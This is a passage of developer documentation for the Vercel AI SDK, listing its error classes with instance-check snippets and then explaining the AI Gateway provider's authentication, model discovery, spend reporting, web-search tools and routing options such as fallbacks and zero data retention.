You can check if an error is an instance of AI_InvalidToolInputError using:
import { InvalidToolInputError } from 'ai';
if (InvalidToolInputError.isInstance(error)) {
// Handle the error
}
title: AI_JSONParseError description: Learn how to fix AI_JSONParseError
AI_JSONParseError
This error occurs when JSON fails to parse.
Properties
text: The text value that could not be parsedmessage: The error message including parse error details
Checking for this Error
You can check if an error is an instance of AI_JSONParseError using:
import { JSONParseError } from 'ai';
if (JSONParseError.isInstance(error)) {
// Handle the error
}
title: AI_LoadAPIKeyError description: Learn how to fix AI_LoadAPIKeyError
AI_LoadAPIKeyError
This error occurs when API key is not loaded successfully.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_LoadAPIKeyError using:
import { LoadAPIKeyError } from 'ai';
if (LoadAPIKeyError.isInstance(error)) {
// Handle the error
}
title: AI_LoadSettingError description: Learn how to fix AI_LoadSettingError
AI_LoadSettingError
This error occurs when a setting is not loaded successfully.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_LoadSettingError using:
import { LoadSettingError } from 'ai';
if (LoadSettingError.isInstance(error)) {
// Handle the error
}
title: AI_MessageConversionError description: Learn how to fix AI_MessageConversionError
AI_MessageConversionError
This error occurs when message conversion fails.
Properties
originalMessage: The original message that failed conversionmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_MessageConversionError using:
import { MessageConversionError } from 'ai';
if (MessageConversionError.isInstance(error)) {
// Handle the error
}
title: AI_NoContentGeneratedError description: Learn how to fix AI_NoContentGeneratedError
AI_NoContentGeneratedError
This error occurs when the AI provider fails to generate content.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_NoContentGeneratedError using:
import { NoContentGeneratedError } from 'ai';
if (NoContentGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_NoImageGeneratedError description: Learn how to fix AI_NoImageGeneratedError
AI_NoImageGeneratedError
This error occurs when the AI provider fails to generate an image. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated an invalid response.
Properties
message: The error message.responses: Metadata about the image model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling.
Checking for this Error
You can check if an error is an instance of AI_NoImageGeneratedError using:
import { generateImage, NoImageGeneratedError } from 'ai';
try {
await generateImage({ model, prompt });
} catch (error) {
if (NoImageGeneratedError.isInstance(error)) {
console.log('NoImageGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
title: AI_NoObjectGeneratedError description: Learn how to fix AI_NoObjectGeneratedError
AI_NoObjectGeneratedError
This error occurs when the AI provider fails to generate a parsable object that conforms to the schema. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated a response that could not be parsed.
- The model generated a response that could not be validated against the schema.
Properties
message: The error message.text: The text that was generated by the model. This can be the raw text or the tool call text, depending on the object generation mode.response: Metadata about the language model response, including response id, timestamp, and model.usage: Request token usage.finishReason: Request finish reason. For example 'length' if model generated maximum number of tokens, this could result in a JSON parsing error.cause: The cause of the error (e.g. a JSON parsing error). You can use this for more detailed error handling.
Checking for this Error
You can check if an error is an instance of AI_NoObjectGeneratedError using:
import { generateObject, NoObjectGeneratedError } from 'ai';
try {
await generateObject({ model, schema, prompt });
} catch (error) {
if (NoObjectGeneratedError.isInstance(error)) {
console.log('NoObjectGeneratedError');
console.log('Cause:', error.cause);
console.log('Text:', error.text);
console.log('Response:', error.response);
console.log('Usage:', error.usage);
console.log('Finish Reason:', error.finishReason);
}
}
title: AI_NoOutputSpecifiedError description: Learn how to fix AI_NoOutputSpecifiedError
AI_NoOutputSpecifiedError
This error occurs when no output format was specified for the AI response, and output-related methods are called.
Properties
message: The error message (defaults to 'No output specified.')
Checking for this Error
You can check if an error is an instance of AI_NoOutputSpecifiedError using:
import { NoOutputSpecifiedError } from 'ai';
if (NoOutputSpecifiedError.isInstance(error)) {
// Handle the error
}
title: AI_NoSpeechGeneratedError description: Learn how to fix AI_NoSpeechGeneratedError
AI_NoSpeechGeneratedError
This error occurs when no audio could be generated from the input.
Properties
responses: Array of responsesmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_NoSpeechGeneratedError using:
import { NoSpeechGeneratedError } from 'ai';
if (NoSpeechGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_NoSuchModelError description: Learn how to fix AI_NoSuchModelError
AI_NoSuchModelError
This error occurs when a model ID is not found.
Properties
modelId: The ID of the model that was not foundmodelType: The type of modelmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_NoSuchModelError using:
import { NoSuchModelError } from 'ai';
if (NoSuchModelError.isInstance(error)) {
// Handle the error
}
title: AI_NoSuchProviderError description: Learn how to fix AI_NoSuchProviderError
AI_NoSuchProviderError
This error occurs when a provider ID is not found.
Properties
providerId: The ID of the provider that was not foundavailableProviders: Array of available provider IDsmodelId: The ID of the modelmodelType: The type of modelmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_NoSuchProviderError using:
import { NoSuchProviderError } from 'ai';
if (NoSuchProviderError.isInstance(error)) {
// Handle the error
}
title: AI_NoSuchToolError description: Learn how to fix AI_NoSuchToolError
AI_NoSuchToolError
This error occurs when a model tries to call an unavailable tool.
Properties
toolName: The name of the tool that was not foundavailableTools: Array of available tool namesmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_NoSuchToolError using:
import { NoSuchToolError } from 'ai';
if (NoSuchToolError.isInstance(error)) {
// Handle the error
}
title: AI_NoTranscriptGeneratedError description: Learn how to fix AI_NoTranscriptGeneratedError
AI_NoTranscriptGeneratedError
This error occurs when no transcript could be generated from the input.
Properties
responses: Array of responsesmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_NoTranscriptGeneratedError using:
import { NoTranscriptGeneratedError } from 'ai';
if (NoTranscriptGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_RetryError description: Learn how to fix AI_RetryError
AI_RetryError
This error occurs when a retry operation fails.
Properties
reason: The reason for the retry failurelastError: The most recent error that occurred during retrieserrors: Array of all errors that occurred during retry attemptsmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_RetryError using:
import { RetryError } from 'ai';
if (RetryError.isInstance(error)) {
// Handle the error
}
title: AI_TooManyEmbeddingValuesForCallError description: Learn how to fix AI_TooManyEmbeddingValuesForCallError
AI_TooManyEmbeddingValuesForCallError
This error occurs when too many values are provided in a single embedding call.
Properties
provider: The AI provider namemodelId: The ID of the embedding modelmaxEmbeddingsPerCall: The maximum number of embeddings allowed per callvalues: The array of values that was provided
Checking for this Error
You can check if an error is an instance of AI_TooManyEmbeddingValuesForCallError using:
import { TooManyEmbeddingValuesForCallError } from 'ai';
if (TooManyEmbeddingValuesForCallError.isInstance(error)) {
// Handle the error
}
title: ToolCallRepairError description: Learn how to fix AI SDK ToolCallRepairError
ToolCallRepairError
This error occurs when there is a failure while attempting to repair an invalid tool call.
This typically happens when the AI attempts to fix either
a NoSuchToolError or InvalidToolInputError.
Properties
originalError: The original error that triggered the repair attempt (eitherNoSuchToolErrororInvalidToolInputError)message: The error messagecause: The underlying error that caused the repair to fail
Checking for this Error
You can check if an error is an instance of ToolCallRepairError using:
import { ToolCallRepairError } from 'ai';
if (ToolCallRepairError.isInstance(error)) {
// Handle the error
}
title: AI_TypeValidationError description: Learn how to fix AI_TypeValidationError
AI_TypeValidationError
This error occurs when type validation fails.
Properties
value: The value that failed validationmessage: The error message including validation details
Checking for this Error
You can check if an error is an instance of AI_TypeValidationError using:
import { TypeValidationError } from 'ai';
if (TypeValidationError.isInstance(error)) {
// Handle the error
}
title: AI_UnsupportedFunctionalityError description: Learn how to fix AI_UnsupportedFunctionalityError
AI_UnsupportedFunctionalityError
This error occurs when functionality is not unsupported.
Properties
functionality: The name of the unsupported functionalitymessage: The error message
Checking for this Error
You can check if an error is an instance of AI_UnsupportedFunctionalityError using:
import { UnsupportedFunctionalityError } from 'ai';
if (UnsupportedFunctionalityError.isInstance(error)) {
// Handle the error
}
title: AI Gateway description: Learn how to use the AI Gateway provider with the AI SDK.
AI Gateway Provider
The AI Gateway provider connects you to models from multiple AI providers through a single interface. Instead of integrating with each provider separately, you can access OpenAI, Anthropic, Google, Meta, xAI, and other providers and their models.
Features
- Access models from multiple providers without having to install additional provider modules/dependencies
- Use the same code structure across different AI providers
- Switch between models and providers easily
- Automatic authentication when deployed on Vercel
- View pricing information across providers
- Observability for AI model usage through the Vercel dashboard
Setup
The Vercel AI Gateway provider is part of the AI SDK.
Basic Usage
For most use cases, you can use the AI Gateway directly with a model string:
// use plain model string with global provider
import { generateText } from "ai";
const { text } = await generateText({
model: "openai/gpt-5.4",
prompt: "Hello world",
});
// use provider instance (requires version 5.0.36 or later)
import { generateText, gateway } from "ai";
const { text } = await generateText({
model: gateway("openai/gpt-5.4"),
prompt: "Hello world",
});
The AI SDK automatically uses the AI Gateway when you pass a model string in the creator/model-name format.
Provider Instance
You can also import the default provider instance gateway from ai:
import { gateway } from "ai";
You may want to create a custom provider instance when you need to:
- Set custom configuration options (API key, base URL, headers)
- Use the provider in a provider registry
- Wrap the provider with middleware
- Use different settings for different parts of your application
To create a custom provider instance, import createGateway from ai:
import { createGateway } from "ai";
const gateway = createGateway({
apiKey: process.env.AI_GATEWAY_API_KEY ?? "",
});
You can use the following optional settings to customize the AI Gateway provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://ai-gateway.vercel.sh/v1/ai. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theAI_GATEWAY_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
metadataCacheRefreshMillis number
How frequently to refresh the metadata cache in milliseconds. Defaults to 5 minutes (300,000ms).
Authentication
The Gateway provider supports two authentication methods:
API Key Authentication
Set your API key via environment variable:
AI_GATEWAY_API_KEY=your_api_key_here
Or pass it directly to the provider:
import { createGateway } from "ai";
const gateway = createGateway({
apiKey: "your_api_key_here",
});
OIDC Authentication (Vercel Deployments)
When deployed to Vercel, the AI Gateway provider supports authenticating using OIDC (OpenID Connect) tokens without API Keys.
How OIDC Authentication Works
-
In Production/Preview Deployments:
- OIDC authentication is automatically handled
- No manual configuration needed
- Tokens are automatically obtained and refreshed
-
In Local Development:
- First, install and authenticate with the Vercel CLI
- Run
vercel env pullto download your project's OIDC token locally - For automatic token management:
- Use
vercel devto start your development server - this will handle token refreshing automatically
- Use
- For manual token management:
- If not using
vercel dev, note that OIDC tokens expire after 12 hours - You'll need to run
vercel env pullagain to refresh the token before it expires
- If not using
Read more about using OIDC tokens in the Vercel AI Gateway docs.
Bring Your Own Key (BYOK)
You can connect your own provider credentials to use with Vercel AI Gateway. This lets you use your existing provider accounts and access private resources.
To set up BYOK, add your provider credentials in your Vercel team's AI Gateway settings. Once configured, AI Gateway automatically uses your credentials. No code changes are needed.
Learn more in the BYOK documentation.
Language Models
You can create language models using a provider instance. The first argument is the model ID in the format creator/model-name:
import { generateText } from "ai";
const { text } = await generateText({
model: "openai/gpt-5.4",
prompt: "Explain quantum computing in simple terms",
});
AI Gateway language models can also be used in the streamText, generateObject, and streamObject functions (see AI SDK Core).
Available Models
The AI Gateway supports models from OpenAI, Anthropic, Google, Meta, xAI, Mistral, DeepSeek, Amazon Bedrock, Cohere, Perplexity, Alibaba, and other providers.
For the complete list of available models, see the AI Gateway documentation.
Dynamic Model Discovery
You can discover available models programmatically:
import { gateway, generateText } from "ai";
const availableModels = await gateway.getAvailableModels();
// List all available models
availableModels.models.forEach((model) => {
console.log(`${model.id}: ${model.name}`);
if (model.description) {
console.log(` Description: ${model.description}`);
}
if (model.pricing) {
console.log(` Input: $${model.pricing.input}/token`);
console.log(` Output: $${model.pricing.output}/token`);
if (model.pricing.cachedInputTokens) {
console.log(
` Cached input (read): $${model.pricing.cachedInputTokens}/token`,
);
}
if (model.pricing.cacheCreationInputTokens) {
console.log(
` Cache creation (write): $${model.pricing.cacheCreationInputTokens}/token`,
);
}
}
});
// Use any discovered model with plain string
const { text } = await generateText({
model: availableModels.models[0].id, // e.g., 'openai/gpt-5.4'
prompt: "Hello world",
});
Credit Usage
You can check your team's current credit balance and usage:
import { gateway } from "ai";
const credits = await gateway.getCredits();
console.log(`Team balance: ${credits.balance} credits`);
console.log(`Team total used: ${credits.total_used} credits`);
The getCredits() method returns your team's credit information based on the authenticated API key or OIDC token:
- balance number - Your team's current available credit balance
- total_used number - Total credits consumed by your team
Generation Lookup
Look up detailed information about a specific generation by its ID, including cost, token usage, latency, and provider details. Generation IDs are available in providerMetadata.gateway.generationId on both generateText and streamText responses.
When streaming, the generation ID is injected on the first content chunk, so you can capture it early in the stream without waiting for completion. This is especially useful in cases where a network interruption or mid-stream error could prevent you from receiving the final response — since the gateway records the final status server-side, you can use the generation ID to look up the results (including cost, token usage, and finish reason) later via getGenerationInfo().
import { gateway, generateText } from 'ai';
// Make a request
const result = await generateText({
model: gateway('anthropic/claude-sonnet-4'),
prompt: 'Explain quantum entanglement briefly',
});
// Get the generation ID from provider metadata
const generationId = result.providerMetadata?.gateway?.generationId;
// Look up detailed generation info
const generation = await gateway.getGenerationInfo({ id: generationId });
console.log(`Model: ${generation.model}`);
console.log(`Cost: $${generation.totalCost.toFixed(6)}`);
console.log(`Latency: ${generation.latency}ms`);
console.log(`Prompt tokens: ${generation.promptTokens}`);
console.log(`Completion tokens: ${generation.completionTokens}`);
With streamText, you can capture the generation ID from the first chunk via fullStream:
import { gateway, streamText } from 'ai';
const result = streamText({
model: gateway('anthropic/claude-sonnet-4'),
prompt: 'Explain quantum entanglement briefly',
});
let generationId: string | undefined;
for await (const part of result.fullStream) {
if (!generationId && part.providerMetadata?.gateway?.generationId) {
generationId = part.providerMetadata.gateway.generationId as string;
console.log(`Generation ID (early): ${generationId}`);
}
}
// Look up cost and usage after the stream completes
if (generationId) {
const generation = await gateway.getGenerationInfo({ id: generationId });
console.log(`Cost: $${generation.totalCost.toFixed(6)}`);
console.log(`Finish reason: ${generation.finishReason}`);
}
The getGenerationInfo() method accepts:
- id string - The generation ID to look up (format:
gen_<ulid>, required)
It returns a GatewayGenerationInfo object with the following fields:
- id string - The generation ID
- totalCost number - Total cost in USD
- upstreamInferenceCost number - Upstream inference cost in USD (relevant for BYOK)
- usage number - Usage cost in USD (same as totalCost)
- createdAt string - ISO 8601 timestamp when the generation was created
- model string - Model identifier used
- isByok boolean - Whether Bring Your Own Key credentials were used
- providerName string - The provider that served this generation
- streamed boolean - Whether streaming was used
- finishReason string - Finish reason (e.g.
'stop') - latency number - Time to first token in milliseconds
- generationTime number - Total generation time in milliseconds
- promptTokens number - Number of prompt tokens
- completionTokens number - Number of completion tokens
- reasoningTokens number - Reasoning tokens used (if applicable)
- cachedTokens number - Cached tokens used (if applicable)
- cacheCreationTokens number - Cache creation input tokens
- billableWebSearchCalls number - Number of billable web search calls
Examples
Basic Text Generation
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Write a haiku about programming",
});
console.log(text);
Streaming
import { streamText } from "ai";
const { textStream } = await streamText({
model: "openai/gpt-5.4",
prompt: "Explain the benefits of serverless architecture",
});
for await (const textPart of textStream) {
process.stdout.write(textPart);
}
Tool Usage
import { generateText, tool } from "ai";
import { z } from "zod";
const { text } = await generateText({
model: "xai/grok-4",
prompt: "What is the weather like in San Francisco?",
tools: {
getWeather: tool({
description: "Get the current weather for a location",
parameters: z.object({
location: z.string().describe("The location to get weather for"),
}),
execute: async ({ location }) => {
// Your weather API call here
return `It's sunny in ${location}`;
},
}),
},
});
Provider-Executed Tools
Some providers offer tools that are executed by the provider itself, such as OpenAI's web search tool. To use these tools through AI Gateway, import the provider to access the tool definitions:
import { generateText, stepCountIs } from "ai";
import { openai } from "@ai-sdk/openai";
const result = await generateText({
model: "openai/gpt-5.4-mini",
prompt: "What is the Vercel AI Gateway?",
stopWhen: stepCountIs(10),
tools: {
web_search: openai.tools.webSearch({}),
},
});
console.dir(result.text);
Gateway Tools
The AI Gateway provider includes built-in tools that are executed by the gateway itself. These tools can be used with any model through the gateway.
Perplexity Search
The Perplexity Search tool enables models to search the web using Perplexity's search API. This tool is executed by the AI Gateway and returns web search results that the model can use to provide up-to-date information.
import { gateway, generateText } from "ai";
const result = await generateText({
model: "openai/gpt-5.4-nano",
prompt: "Search for news about AI regulations in January 2025.",
tools: {
perplexity_search: gateway.tools.perplexitySearch(),
},
});
console.log(result.text);
console.log("Tool calls:", JSON.stringify(result.toolCalls, null, 2));
console.log("Tool results:", JSON.stringify(result.toolResults, null, 2));
You can also configure the search with optional parameters:
import { gateway, generateText } from "ai";
const result = await generateText({
model: "openai/gpt-5.4-nano",
prompt:
"Search for news about AI regulations from the first week of January 2025.",
tools: {
perplexity_search: gateway.tools.perplexitySearch({
maxResults: 5,
searchLanguageFilter: ["en"],
country: "US",
searchDomainFilter: ["reuters.com", "bbc.com", "nytimes.com"],
}),
},
});
console.log(result.text);
console.log("Tool calls:", JSON.stringify(result.toolCalls, null, 2));
console.log("Tool results:", JSON.stringify(result.toolResults, null, 2));
The Perplexity Search tool supports the following optional configuration options:
-
maxResults number
The maximum number of search results to return (1-20, default: 10).
-
maxTokensPerPage number
The maximum number of tokens to extract per search result page (256-2048, default: 2048).
-
maxTokens number
The maximum total tokens across all search results (default: 25000, max: 1000000).
-
searchLanguageFilter string[]
Filter search results by language using ISO 639-1 language codes (e.g.,
['en']for English,['en', 'es']for English and Spanish). -
country string
Filter search results by country using ISO 3166-1 alpha-2 country codes (e.g.,
'US'for United States,'GB'for United Kingdom). -
searchDomainFilter string[]
Limit search results to specific domains (e.g.,
['reuters.com', 'bbc.com']). This is useful for restricting results to trusted sources. -
searchRecencyFilter 'day' | 'week' | 'month' | 'year'
Filter search results by relative time period. Useful for always getting recent results (e.g., 'week' for results from the last week).
The tool works with both generateText and streamText:
import { gateway, streamText } from "ai";
const result = streamText({
model: "openai/gpt-5.4-nano",
prompt: "Search for the latest news about AI regulations.",
tools: {
perplexity_search: gateway.tools.perplexitySearch(),
},
});
for await (const part of result.fullStream) {
switch (part.type) {
case "text-delta":
process.stdout.write(part.text);
break;
case "tool-call":
console.log("\nTool call:", JSON.stringify(part, null, 2));
break;
case "tool-result":
console.log("\nTool result:", JSON.stringify(part, null, 2));
break;
}
}
Parallel Search
The Parallel Search tool enables models to search the web using Parallel AI's Search API. This tool is optimized for LLM consumption, returning relevant excerpts from web pages that can replace multiple keyword searches with a single call.
import { gateway, generateText } from "ai";
const result = await generateText({
model: "openai/gpt-5.4-nano",
prompt: "Research the latest developments in quantum computing.",
tools: {
parallel_search: gateway.tools.parallelSearch(),
},
});
console.log(result.text);
console.log("Tool calls:", JSON.stringify(result.toolCalls, null, 2));
console.log("Tool results:", JSON.stringify(result.toolResults, null, 2));
You can also configure the search with optional parameters:
import { gateway, generateText } from "ai";
const result = await generateText({
model: "openai/gpt-5.4-nano",
prompt: "Find detailed information about TypeScript 5.0 features.",
tools: {
parallel_search: gateway.tools.parallelSearch({
mode: "agentic",
maxResults: 5,
sourcePolicy: {
includeDomains: ["typescriptlang.org", "github.com"],
},
excerpts: {
maxCharsPerResult: 8000,
},
}),
},
});
console.log(result.text);
console.log("Tool calls:", JSON.stringify(result.toolCalls, null, 2));
console.log("Tool results:", JSON.stringify(result.toolResults, null, 2));
The Parallel Search tool supports the following optional configuration options:
-
mode 'one-shot' | 'agentic'
Mode preset for different use cases:
'one-shot'- Comprehensive results with longer excerpts for single-response answers (default)'agentic'- Concise, token-efficient results optimized for multi-step agentic workflows
-
maxResults number
Maximum number of results to return (1-20). Defaults to 10 if not specified.
-
sourcePolicy object
Source policy for controlling which domains to include/exclude:
includeDomains- List of domains to include in search resultsexcludeDomains- List of domains to exclude from search resultsafterDate- Only include results published after this date (ISO 8601 format)
-
excerpts object
Excerpt configuration for controlling result length:
maxCharsPerResult- Maximum characters per resultmaxCharsTotal- Maximum total characters across all results
-
fetchPolicy object
Fetch policy for controlling content freshness:
maxAgeSeconds- Maximum age in seconds for cached content (set to 0 for always fresh)
The tool works with both generateText and streamText:
import { gateway, streamText } from "ai";
const result = streamText({
model: "openai/gpt-5.4-nano",
prompt: "Research the latest AI safety guidelines.",
tools: {
parallel_search: gateway.tools.parallelSearch(),
},
});
for await (const part of result.fullStream) {
switch (part.type) {
case "text-delta":
process.stdout.write(part.text);
break;
case "tool-call":
console.log("\nTool call:", JSON.stringify(part, null, 2));
break;
case "tool-result":
console.log("\nTool result:", JSON.stringify(part, null, 2));
break;
}
}
Usage Tracking with User and Tags
Track usage per end-user and categorize requests with tags:
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "openai/gpt-5.4",
prompt: "Summarize this document...",
providerOptions: {
gateway: {
user: "user-abc-123", // Track usage for this specific end-user
tags: ["document-summary", "premium-feature"], // Categorize for reporting
} satisfies GatewayProviderOptions,
},
});
This allows you to:
- View usage and costs broken down by end-user in your analytics
- Filter and analyze spending by feature or use case using tags
- Track which users or features are driving the most AI usage
Querying Spend Reports
Use the getSpendReport() method to query usage data programmatically. The reporting API is only available for Vercel Pro and Enterprise plans. For pricing, see the Custom Reporting docs.
import { gateway } from "ai";
const report = await gateway.getSpendReport({
startDate: "2026-03-01",
endDate: "2026-03-25",
groupBy: "model",
});
for (const row of report.results) {
console.log(`${row.model}: $${row.totalCost.toFixed(4)}`);
}
The getSpendReport() method accepts the following parameters:
- startDate string - Start date in
YYYY-MM-DDformat (inclusive, required) - endDate string - End date in
YYYY-MM-DDformat (inclusive, required) - groupBy string - Aggregation dimension:
'day'(default),'user','model','tag','provider', or'credential_type' - datePart string - Time granularity when
groupByis'day':'day'or'hour' - userId string - Filter to a specific user
- model string - Filter to a specific model (e.g.
'anthropic/claude-sonnet-4.5') - provider string - Filter to a specific provider (e.g.
'anthropic') - credentialType string - Filter by
'byok'or'system'credentials - tags string[] - Filter to requests matching these tags
Each row in results contains a grouping field (matching your groupBy choice) and metrics:
- totalCost number - Total cost in USD
- marketCost number - Market cost in USD
- inputTokens number - Number of input tokens
- outputTokens number - Number of output tokens
- cachedInputTokens number - Number of cached input tokens
- cacheCreationInputTokens number - Number of cache creation input tokens
- reasoningTokens number - Number of reasoning tokens
- requestCount number - Number of requests
You can combine tracking and querying to analyze spend by tags you defined:
import type { GatewayProviderOptions } from '@ai-sdk/gateway';
import { gateway, streamText } from 'ai';
// 1. Make requests with tags
const result = streamText({
model: gateway('anthropic/claude-haiku-4.5'),
prompt: 'Summarize this quarter's results',
providerOptions: {
gateway: {
tags: ['team:finance', 'feature:summaries'],
} satisfies GatewayProviderOptions,
},
});
// 2. Later, query spend filtered by those tags
const report = await gateway.getSpendReport({
startDate: '2026-03-01',
endDate: '2026-03-31',
groupBy: 'tag',
tags: ['team:finance'],
});
for (const row of report.results) {
console.log(`${row.tag}: $${row.totalCost.toFixed(4)} (${row.requestCount} requests)`);
}
Provider Options
The AI Gateway provider accepts provider options that control routing behavior and provider-specific configurations.
Gateway Provider Options
You can use the gateway key in providerOptions to control how AI Gateway routes requests:
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Explain quantum computing",
providerOptions: {
gateway: {
order: ["vertex", "anthropic"], // Try Vertex AI first, then Anthropic
only: ["vertex", "anthropic"], // Only use these providers
} satisfies GatewayProviderOptions,
},
});
The following gateway provider options are available:
-
order string[]
Specifies the sequence of providers to attempt when routing requests. The gateway will try providers in the order specified. If a provider fails or is unavailable, it will move to the next provider in the list.
Example:
order: ['bedrock', 'anthropic']will attempt Amazon Bedrock first, then fall back to Anthropic. -
only string[]
Restricts routing to only the specified providers. When set, the gateway will never route to providers not in this list, even if they would otherwise be available.
Example:
only: ['anthropic', 'vertex']will only allow routing to Anthropic or Vertex AI. -
sort 'cost' | 'ttft' | 'tps'
Sorts available providers by a performance or cost metric before routing. The gateway will try the best-scoring provider first and fall back through the rest in sorted order. If unspecified, providers are ordered using the gateway's default system ranking.
'cost'— lowest cost first'ttft'— lowest time-to-first-token first'tps'— highest tokens-per-second first
When combined with
order, the user-specified providers are promoted to the front while remaining providers follow the sorted order.Example:
sort: 'ttft'will route to the provider with the fastest time-to-first-token.When
sortis active, the response'sproviderMetadata.gateway.routing.sortobject contains the sort option used, the resulting execution order, per-provider metric values, and any providers that were deprioritized. -
models string[]
Specifies fallback models to use when the primary model fails or is unavailable. The gateway will try the primary model first (specified in the
modelparameter), then try each model in this array in order until one succeeds.Example:
models: ['openai/gpt-5.4-nano', 'gemini-3-flash-preview']will try the fallback models in order if the primary model fails. -
user string
Optional identifier for the end user on whose behalf the request is being made. This is used for spend tracking and attribution purposes, allowing you to track usage per end-user in your application.
Example:
user: 'user-123'will associate this request with end-user ID "user-123" in usage reports. -
tags string[]
Optional array of tags for categorizing and filtering usage in reports. Useful for tracking spend by feature, prompt version, or any other dimension relevant to your application.
Example:
tags: ['chat', 'v2']will tag this request with "chat" and "v2" for filtering in usage analytics. -
byok Record<string, Array<Record<string, unknown>>>
Request-scoped BYOK (Bring Your Own Key) credentials to use for this request. When provided, any cached BYOK credentials configured in the gateway system are not considered. Requests may still fall back to use system credentials if the provided credentials fail.
Each provider can have multiple credentials (tried in order). The structure is a record where keys are provider slugs and values are arrays of credential objects.
Examples:
- Single provider:
byok: { 'anthropic': [{ apiKey: 'sk-ant-...' }] } - Multiple credentials:
byok: { 'vertex': [{ projectId: 'proj-1', privateKey: '...' }, { projectId: 'proj-2', privateKey: '...' }] } - Multiple providers:
byok: { 'anthropic': [{ apiKey: '...' }], 'bedrock': [{ accessKeyId: '...', secretAccessKey: '...' }] }
- Single provider:
-
zeroDataRetention boolean
Restricts routing requests to providers that have zero data retention agreements with Vercel for AI Gateway. If there are no providers available for the model with zero data retention, the request will fail. BYOK credentials are skipped when
zeroDataRetentionis set totrueto ensure that requests are only routed to providers that support ZDR compliance. Request-level ZDR is only available for Vercel Pro and Enterprise plans. -
disallowPromptTraining boolean
Restricts routing requests to providers that have agreements with Vercel for AI Gateway to not use prompts for model training. If there are no providers available for the model that disallow prompt training, the request will fail. BYOK credentials are skipped when
disallowPromptTrainingis set totrueto ensure that requests are only routed to providers that do not train on prompt data. -
hipaaCompliant boolean
Restricts routing to models and tools from providers that have signed a BAA with Vercel for the use of AI Gateway (requires Vercel HIPAA BAA add on). BYOK credentials are skipped when
hipaaCompliantis set totrueto ensure that requests are only routed to providers that support HIPAA compliance. -
quotaEntityId string
The unique identifier for the entity against which quota is tracked. Used for quota management and enforcement purposes.
-
providerTimeouts object
Per-provider timeouts for BYOK credentials in milliseconds. Controls how long to wait for a provider to start responding before falling back to the next available provider.
Example:
providerTimeouts: { byok: { openai: 5000, anthropic: 2000 } }For full details, see Provider Timeouts.
You can combine these options to have fine-grained control over routing and tracking:
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Write a haiku about programming",
providerOptions: {
gateway: {
order: ["vertex"], // Prefer Vertex AI
only: ["anthropic", "vertex"], // Only allow these providers
} satisfies GatewayProviderOptions,
},
});
Model Fallbacks Example
The models option enables automatic fallback to alternative models when the primary model fails:
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "openai/gpt-5.4", // Primary model
prompt: "Write a TypeScript haiku",
providerOptions: {
gateway: {
models: ["openai/gpt-5.4-nano", "gemini-3-flash-preview"], // Fallback models
} satisfies GatewayProviderOptions,
},
});
// This will:
// 1. Try openai/gpt-5.4 first
// 2. If it fails, try openai/gpt-5.4-nano
// 3. If that fails, try gemini-3-flash-preview
// 4. Return the result from the first model that succeeds
Zero Data Retention Example
Set zeroDataRetention to true to route requests to providers that have zero data retention agreements with Vercel for AI Gateway. If there are no providers available for the model with zero data retention, the request will fail. When zeroDataRetention is false or not specified, there is no enforcement of restricting routing. BYOK credentials are skipped when zeroDataRetention is set to true to ensure that requests are only routed to providers that support ZDR compliance. Request-level ZDR is only available for Vercel Pro and Enterprise plans.
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Analyze this sensitive document...",
providerOptions: {
gateway: {
zeroDataRetention: true,
} satisfies GatewayProviderOptions,
},
});
Disallow Prompt Training Example
Set disallowPromptTraining to true to route requests to providers that have agreements with Vercel for AI Gateway to not use prompts for model training. If there are no providers available for the model that disallow prompt training, the request will fail. When disallowPromptTraining is false or not specified, there is no enforcement of restricting routing. BYOK credentials are skipped when disallowPromptTraining is set to true to ensure that requests are only routed to providers that do not train on prompt data.
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Analyze this proprietary business data...",
providerOptions: {
gateway: {
disallowPromptTraining: true,
} satisfies GatewayProviderOptions,
},
});
HIPAA Compliance Example
Set hipaaCompliant to true to route requests only to models or tools by providers that have signed a BAA with Vercel for the use of AI Gateway. If the model or tool does not have a HIPAA-compliant provider, the request will fail. When hipaaCompliant is false or not specified, there is no enforcement of restricting routing. BYOK credentials are skipped when hipaaCompliant is set to true to ensure that requests are only routed to providers that support HIPAA compliance.
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Analyze this patient data...",
providerOptions: {
gateway: {
hipaaCompliant: true,
} satisfies GatewayProviderOptions,
},
});
Quota Entity ID Example
